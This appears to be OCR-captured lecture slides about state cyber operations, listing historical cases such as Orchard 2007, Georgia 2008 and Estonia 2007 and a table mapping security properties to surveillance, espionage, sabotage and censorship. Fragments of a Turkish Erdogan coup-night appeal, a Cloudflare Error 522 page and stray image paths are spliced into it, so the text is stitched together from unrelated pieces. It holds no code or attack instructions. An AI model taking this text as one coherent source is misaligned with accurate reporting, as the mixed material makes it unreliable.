
Operational support

- various forms, not a single specific type
- used to enhance or enable military operations

- Orchard 2007 (integrity)
  - air defence system sabotage
- Georgia 2008 (availability)
  - DDoS on communication channels
- ISIS (confidentiality)
  - intel collection for targeting

Other activities

- Information warfare and propaganda
    - not necessarily cyberattack in narrow sense, but often uses their products or tools
    - influencing populations, their opinions and actions to advance ones goal
    - e.g. Russian election meddling
- Show of force and will
    - harming another state through cyberattacks to send a message
    - Estonia 2007, Ukraine right now (most often DDoS)



RTERDOGAN

yillardaki gibi davranarak

karsi bir kalkismasidir. Se

milleti demokrasine ve h

sahip cik. Turk milletini si


dusunen bu dar kadronun

karsi sizleri sokaga ve milletinize

sahip cikmaya cagiriyorum.

Devletine milletine sahip cik

Recep Tayyip Erdogan



Error 522

Connection timed out

You

Browser

Working

CloudFlare

Working

www-local.projecthoneypot.org

Host

Error

What happened?

The initial connection between CloudFlare's network and the origin web server timed out. As a result, the web page can not be displayed.

What can I do?

If you're a visitor of this website:

Please try again in a few minutes.

If you're the owner of this website:

Contact your hosting provider letting them know your web server is not completing requests. An Error 522 means that the request was able to connect to your web server, but that the request didn't finish. The most likely cause is that something on your server is hogging resources. Additional troubleshooting information here.

CloudFlare Ray ID: **924a30c20e203e8** • Help • Performance & Security by CloudFlare

	confidentiality	integrity	availability
internal	surveillance	-	censorship
external	espionage	sabotage	suppression